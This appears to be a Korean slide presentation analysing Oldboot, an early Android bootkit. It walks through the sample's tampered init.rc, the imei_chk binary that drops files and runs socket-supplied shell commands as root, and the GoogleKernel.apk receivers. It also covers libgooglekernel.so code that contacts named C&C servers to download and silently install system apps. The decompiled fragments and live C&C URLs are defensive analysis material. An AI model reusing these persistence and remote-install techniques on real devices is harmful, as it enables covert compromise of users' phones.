안드로이드 부트킷 악성코드 분석
한글판

김호빈
HobinKim125@gmail.com

부트킷이란?

- 부트킷 = 루트킷 + 부팅 기능
  - 디스크 부트 섹터를 통해 부팅 프로세스 시 시스템이 시작되면서 호스트를 감염

- 예) 윈도우즈 MBR 루트킷

안드로이드 부트 파티션

- 안드로이드 부트 파티션은 램디스크 파일 시스템을 사용함

- 리눅스 커널(zImage)와 루트 파일시스템 램디스크(initrd; initial ramdisk)로 구성됨

안드로이드 부팅 과정

- init 프로세스는 안드로이드의 가장 첫번째 프로세스

안드로이드 부트킷의 은폐 기능

- 수정된 안드로이드의 부트 파티션과 부팅 스크립트를 통해 시스템 부팅 초기단계에서 자기자신을 숨기고 보호함

- 루트 권한의 시스템 서비스를 시작하고 악성 애플리케이션을 시스템 애플리케이션으로 드롭함

안드로이드 부트킷의 특징

- 커널에서 제공하는 보안 제약사항을 우회할 수 있음
- 백신에서 탐지와 치료가 어려움

올드부트; 최초의 안드로이드 부트킷

- 올드부트
  - 중국 보안회사 Qihoo360에 의해서 발견됨
  - 공식적으로 발견된 최초의 안드로이드 부트킷
  - 중국에서 50만명 이상에 안드로이드 장치가 감염됨
  - 안드로이드 부트 파티션이 쉽게 감염될 수 있음을 증명함

감염 방식

- 공격자는 물리적으로 안드로이드 장치에 접근하여 악성 부트 이미지를 부트 파티션에 플래싱함

감염 방식 (계속)

- 보안회사 Qihoo360은 감염된 안드로이드가 중국 베이지의 대형 전자 제품 마켓에서 판매되고 있는 것을 발견함
- 복구 파티션이 커스텀 복구 롬으로 바뀌어 있었으며 부트파티션의 모든 파일의 타임스탬프가 모두 동일 하였음

감염 방식 (계속)

- 보안 회사 Qihoo의 클라우드 시스템에 의하면 거의 대부분의 감염된 안드로이드 장비가 겔럭시 노트2와 같은 잘 알려진 장치들만 감염되었음을 확인할 수 있었음

올드부트 부트킷의 구성 요소

- Oldboot.a
  - init.rc (변조됨)
  - imei_chk (/sbin에 위치함)
  - libgooglekernel.so (/system/lib에 위치함)
  - GoogleKernel.apk (/system/app에 위치함)

init process(init.rc) 분석

- 변조된 init.rc 파일 내용
  - 루트 권한으로 imei_chk 서비스를 시작하도록 내용을 수정하여 추가함

```
service imei_chk /sbin/imei_chk
    socket imei_chk stream 666 root root
```

imei_chk 분석

- so 공유 라이브러리 파일 드롭

```
sprintf(&s, "mount -o remount,rw %s /system₩n", v0);
system(&s);                                          //
                                                     // mount -o remount,rw /system로 rw가능하게 마운트
v3 = fopen("/system/lib/libgooglekernel.so", "r");//
                                                     // /system/lib/libgooglekernel.so 파일이 존재하는지 체크
if ( v3 )
{
  func_fclose(v3);
}
else                                                 // 파일이 존재하지 않으면 생성
{
  _android_log_print(4, "imei_chk", "so벳뻑詰찢혔");
  func_drop_sofile_from_rodata("/system/lib/libgooglekernel.so");
  sprintf(&s, "chown system.system %s₩n", "/system/lib/libgooglekernel.so");// 파일 소유자와 그룹을 system으로
  system(&s);
  sprintf(&s, "chmod  644 %s₩n", "/system/lib/libgooglekernel.so");// rw- r-- r--
  system(&s);
}
```

```
.rodata:00016A2C unk_16A2C       DCB 0x7F ; ■          ; DATA XREF: func_drop_sofile_from_rodata+1C↑o
.rodata:00016A2C                                       ; .got:off_290F8↓o
.rodata:00016A2D                 DCB 0x45 ; E
.rodata:00016A2E                 DCB 0x4C ; L
.rodata:00016A2F                 DCB 0x46 ; F
.rodata:00016A30                 DCB    1
.rodata:00016A31                 DCB    1
.rodata:00016A32                 DCB    1
```

imei_chk 분석 (계속)

- apk 안드로이드 애플리케이션 파일 드롭

```
v4 = fopen("/system/app/GoogleKernel.apk", "r");//
                                                // /system/app/GoogleKernel.apk 파일이 존재하는지 체크
if ( v4 )
{
  func_fclose(v4);
}
else                                            // 파일이 존재하지 않으면 생성
{
  _android_log_print(4, "imei_chk", "apk벳뻑訝옂헀);
  func_drop_APKfile_from_rodata("/system/app/GoogleKernel.apk");
  sprintf(&s, "chown system.system %s₩n", "/system/app/GoogleKernel.apk");
  system(&s);
  sprintf(&s, "chmod  644 %s₩n", "/system/app/GoogleKernel.apk");
  system(&s);
}
.rodata:0000988C ; Segment type: Pure data
.rodata:0000988C                 AREA .rodata, DATA, READONLY
.rodata:0000988C                 ; ORG 0x988C
.rodata:0000988C unk_988C        DCB 0x50 ; P            ; DATA XREF: func_drop_APKfile_from_rodata+1C↑o
.rodata:0000988C                                         ; .got:off_290FC↓o
.rodata:0000988D                 DCB 0x4B ; K
.rodata:0000988E                 DCB    3

sprintf(&s, "mount -o remount,ro %s /system₩n", v1);// read only로 재 마운트
system(&s);
sprintf(&s, "pm enable %s₩n", "com.android.googlekernel");// com.android.googlekernel 패키지를 사용 가능 상태로 설정
system(&s);
```

imei_chk 분석 (계속)

- 소켓 listening과 read

```
v6 = _stack_chk_guard;
memcpy(&dest, "ANDROID_SOCKET_", 0x10u);
memset(&s, 0, 0x30u);
strlcpy(&v4, "imei_chk", 48);
if ( fd >= 0 )
{
  if ( !listen(fd, 5) )
  {
    fcntl(fd, 2, 1);
    while ( 1 )
    {
      while ( 1 )
      {
        addr_len = 16;
        v5 = accept(fd, (struct sockaddr *)&v17, &addr_len);
while ( v7 < v6 )
{
  v8 = read(v4, (void *)(v5 + v7), v6 - v7);
  if ( v8 >= 0 )
  {
    if ( !v8 )
    {
      _android_log_print(6, "imei_chk", "eof₩n");
      goto LABEL_6;
    }
    v7 += v8;
```

imei_chk 분석 (계속)

- 명령어 정보를 받아서 시스템 명령어 실행

```
arg_a2 = a2;
cmd_arg = a1;
v7 = _stack_chk_guard;
memset(&cmd, 0, 0x400u);
index = 0;
while ( index < arg_a2 )
{
  strcat(&cmd, *cmd_arg);
  if ( index != arg_a2 - 1 )
    strcat(&cmd, " ");
  ++index;
  ++cmd_arg;
}
_android_log_print(6, "imei_chk", "₲a晉('%s')₩n", &cmd);
system(&cmd);
```

GoogleKernel.apk 분석

- GoogleKernel.apk의 AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="30" android:versionName="3.0" package="com.android.googlekernel">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="15" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CLEAR_APP_CACHE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
```

GoogleKernel.apk 분석 (계속)

- GoogleKernel.apk의 AndroidManifest.xml

```
<application android:label="GoogleKernel"
    android:allowClearUserData="false" android:persistent="true"
    android:process="system" android:allowBackup="true"
    android:killAfterRestore="false">
    <receiver android:name="com.android.service.BootRecv">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.USER_PRESENT" />
        </intent-filter>
    </receiver>
    <receiver android:name="com.android.service.EventsRecv">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.SCREEN_OFF" />
            <action android:name="android.intent.action.SCREEN_ON" />
            <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        </intent-filter>
    </receiver>
    <service android:name="com.android.service.Dalvik">
        <intent-filter>
            <action android:name="com.android.service.Dalvik" />
            <category android:name="android.intent.category.default" />
        </intent-filter>
    </service>
</application>
```

GoogleKernel.apk 분석 (계속)

- BootRecv 서비스

```
public class BootRecv extends BroadcastReceiver
{

   public BootRecv()
   {
   }

   public void onReceive(Context context, Intent intent)
   {
      if(intent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
      {
         Intent intent1 = new Intent(context, com/android/service/Dalvik);
         intent1.setAction("com.android.service.Dalvik");
         context.startService(intent1);
      }
      if(intent.getAction().equals("android.intent.action.USER_PRESENT") && !f.a(context))
      {
         Intent intent3 = new Intent(context, com/android/service/Dalvik);
         intent3.setAction("com.android.service.Dalvik");
         context.startService(intent3);
      }
      if(intent.getAction().equals("RE_START"))
      {
         Intent intent2 = new Intent(context, com/android/service/Dalvik);
         intent2.setAction("com.android.service.Dalvik");
         context.startService(intent2);
      }
   }
}
```

GoogleKernel.apk 분석 (계속)

- EventsRecv 서비스

```
public class EventsRecv extends BroadcastReceiver
{

    public EventsRecv()
    {
    }

    public void onReceive(Context context, Intent intent)
    {
        if(intent.getAction().equals("android.intent.action.SCREEN_OFF"))
        {
            Intent intent1 = new Intent(context, com/android/service/Dalvik);
            intent1.setAction("com.android.service.Dalvik");
            context.startService(intent1);
        }
        if((intent.getAction().equals("android.net.conn.CONNECTIVITY_CHANGE") || intent.getAction().equals("RUN_SERVICE")) && d.b(context) != 0)
            (new b(context)).start();
    }
}
```

GoogleKernel.apk 분석 (계속)

- Dalvik 서비스

```
public void onCreate()
{
   super.onCreate();
   b = new EventsRecv();
   IntentFilter intentfilter = new IntentFilter();
   intentfilter.addAction("android.intent.action.SCREEN_OFF");
   intentfilter.addAction("android.intent.action.SCREEN_ON");
   intentfilter.addAction("LOAD_DATA");
   intentfilter.addAction("RUN_SERVICE");
   registerReceiver(b, intentfilter);
   a = true;
}

public void onDestroy()
{
   super.onDestroy();
   if(b != null && a)
   {
      unregisterReceiver(b);
      a = false;
   }
}

public void onStart(Intent intent, int i)
{
   super.onStart(intent, i);
   (new a(this)).start();
}

public boolean a;
private EventsRecv b;
```

GoogleKernel.apk 분석 (계속)

- 불완전한 기능의 악성 함수 존재

```
public static void sendSMS(String s, String s1)
{
}
```

GoogleKernel.apk 분석 (계속)

- libgooglekernel.so와 JNI을 통해 통신

```
public class JniInterface
{

   public JniInterface()
   {
   }

   public static native int add(Context context, String s, String s1);

   public static native void doWork(Context context, String s, boolean flag);

   public static native String getChannelId();

   public static native String getId();

   public static native int remove(Context context, String s);

   public static native void writeSysLog(String s, String s1);

   static
   {
      System.loadLibrary("googlekernel");
   }
}
```

libgooglekernel.so 분석

- C&C 서버에 접속하여 설정 내역 수신

```
*(_DWORD *)(a1 + 4) = "http://androld999.com:8090/backurl.do";
v3 = (const char *)(a1 + 12);
v4 = a1;
*(_DWORD *)(a1 + 8) = "androld66666.com";
HZ_strcpy(a1 + 12, "//data//data//com.android.googlekernel//", "bakdata//");
HZ_strcpy(v4 + 112, v3, "dns.i");
HZ_strcpy(v4 + 212, v3, "post.i");
HZ_strcpy(v4 + 312, v3, "db.i");
memcpy((void *)(v4 + 412), "mnt/sdcard/.android_security/", 0x1Eu);
memcpy((void *)(v4 + 512), "mnt/sdcard/.android_security/bakdata.i", 0x27u);
```

```
if ( File_ISExist("//data//data//com.android.googlekernel//db//") )
  File_Create_Dir("//data//data//com.android.googlekernel//db//");
result_FileServerUrlPath = getFileServerUrlPath(v_a1, v_a3);// checkOutAvailableURLPath
result_VersionUrl = getVersionUrl(v_a1, result_FileServerUrlPath, v_a3);
result_HttpGetResult = getHttpGetResult(v_a1, result_VersionUrl);
Wlion_FreeString(v_a1, result_VersionUrl);
parseJsonData(v_a1, v_a2, result_FileServerUrlPath, result_HttpGetResult);
```

libgooglekernel.so 분석 (계속)

- C&C 서버 위치

libgooglekernel.so 분석 (계속)

- C&C 서버 위치

libgooglekernel.so 분석 (계속)

- APK 파일 다운로드 기능

```
if ( a2 )
{
  v72 = Wlion_GBKCharToJString(a1, "http://");
  v73 = Wlion_GBKCharToJString(v69, ":9090/installreq2.do");
}
else
{
  v72 = Wlion_GBKCharToJString(a1, "http://");
  v73 = Wlion_GBKCharToJString(v69, ":8090/installreq.do");
}

 v72 = Wlion_GBKCharToJString(a1, "http://");
 v73 = Wlion_GBKCharToJString(v69, ":9090/installapp2.do");

lse

 v72 = Wlion_GBKCharToJString(a1, "http://");
 v73 = Wlion_GBKCharToJString(v69, ":8090/installapp.do");
```

libgooglekernel.so 분석 (계속)

- APK 파일 다운로드 기능

```
v23 = Wlion_GBKCharToJString(v12, ".apk");
v24 = Wlion_Strcat(v12, a5, v23);
if ( a12 )
  v18 = Wlion_GBKCharToJString(v12, "mnt/sdcard/xdbtmp/");
else
  v18 = Wlion_GBKCharToJString(v12, "//data//data//com.android.googlekernel//download//");
v19 = Wlion_Strcat(v12, v18, v24);
v20 = getApkDownloadUrl(v12, v13, v14, v22);
if ( downloadFile(v12, v20, v18, v19) )
{
  install(v12, v13);
  sendLauncherMsg(v12, v13);
  v21 = (const char *)(*(int (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 676))(v12, v19, 0);
  File_Delete(v21);
  (*(void (__fastcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v12 + 680))(v12, v19, v21);
}
```

libgooglekernel.so 분석 (계속)

- 다운받은 APK 파일을 시스템 애플리케이션으로 설치하는 기능

```
int __fastcall installSystemApp(int a1, int a2, int a3, int a4)
{
  int v_a3; // r6@1
  int v_a1; // r4@1
  int v_a4; // r10@1
  int v7; // r9@1
  int v8; // r7@1
  int v9; // r8@2

  v_a3 = a3;
  v_a1 = a1;
  v_a4 = a4;
  v7 = getMntDevName(a1, (int)"/system", (int)"/proc/mounts");
  v8 = getStringArray(v_a1, v7, " ");
  if ( (*(int (__fastcall **)(int, int))(*(_DWORD *)v_a1 + 684))(v_a1, v8) <= 1 )
  {
    LOGE();
  }
  else
  {
    v9 = (*(int (__fastcall **)(int, int, signed int))(*(_DWORD *)v_a1 + 692))(v_a1, v8, 1);
    cmds_mount(v_a1, v9, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
    cmds_rm(v_a1, v_a3);                        // "cmds rm -r %s"
    cmds_mv(v_a1, v_a3, v_a4);                  // "cmds cat %s>%s"
    cmds_chown(v_a1, v_a3, "system.system");    // "cmds chown system.system %s",v6
    cmds_chmod(v_a1, v_a3, "644");              // "cmds chmod 644 %s",v6
    cmds_mount(v_a1, v9, (int)"/system", (int)"ro");// "cmds mount -o remount,%s %s %s", v_a4, v8, v_a3
    Wlion_FreeObject(v_a1, v8);
    Wlion_FreeString(v_a1, v7);
    Wlion_FreeString(v_a1, v9);
  }
  return 0;
}
```


libgooglekernel.so 분석 (계속)

- 시스템 애플리케이션 삭제 기능

```
int __fastcall uninstallSystemApp(int a1, int a2, int a3)
{
  int v_a3; // r9@1
  int v_a1; // r4@1
  int v5; // r7@1
  int v6; // r6@1
  int v7; // r8@2

  v_a3 = a3;
  v_a1 = a1;
  v5 = getMntDevName(a1, (int)"/system", (int)"/proc/mounts");
  v6 = getStringArray(v_a1, v5, " ");
  if ( (*(int (__fastcall **)(int, int))(*(_DWORD *)v_a1 + 684))(v_a1, v6) > 1 )
  {
    v7 = (*(int (__fastcall **)(int, int, signed int))(*(_DWORD *)v_a1 + 692))(v_a1, v6, 1);
    cmds_mount(v_a1, v7, (int)"/system", (int)"rw");// "cmds mount -o remount,rw %s /system", v8
    cmds_rm(v_a1, v_a3);                            // "cmds rm -r %s"
    cmds_mount(v_a1, v7, (int)"/system", (int)"ro");// "cmds mount -o remount,ro %s /system", v8
    Wlion_FreeObject(v_a1, v6);
    Wlion_FreeString(v_a1, v5);
    Wlion_FreeString(v_a1, v7);
  }
  return 0;
}
```

Oldboot.a의 동작 방식



안드로이드 부트킷의 시사점

- 기존과는 완전히 다른 새로운 방식의 안드로이드 악성코드
- 더 이상 APK 파일만이 악성코드가 아니다

참고 자료

- Oldboot: the first bootkit on Android, Zihang Xiao, Qing Dong, Hao Zhang & Xuxian Jiang, Qihoo 360
- Advanced Bootkit Techniques on Android, Zhangqi Chen & Di Shen @SyScan360
- Android Hacker's handbook, Drake, Oliva Fora, Lanier Mulliner, Ridley, Wicherski, Wiley
- 인사이드 안드로이드, 송형주, 김태연, 박지훈, 이백, 임기영, 위키북스
- 안드로이드의 모든 것 분석과 포팅, 고현철, 유형목, 한빛미디어
- http://contagiominidump.blogspot.kr/

질문과 답변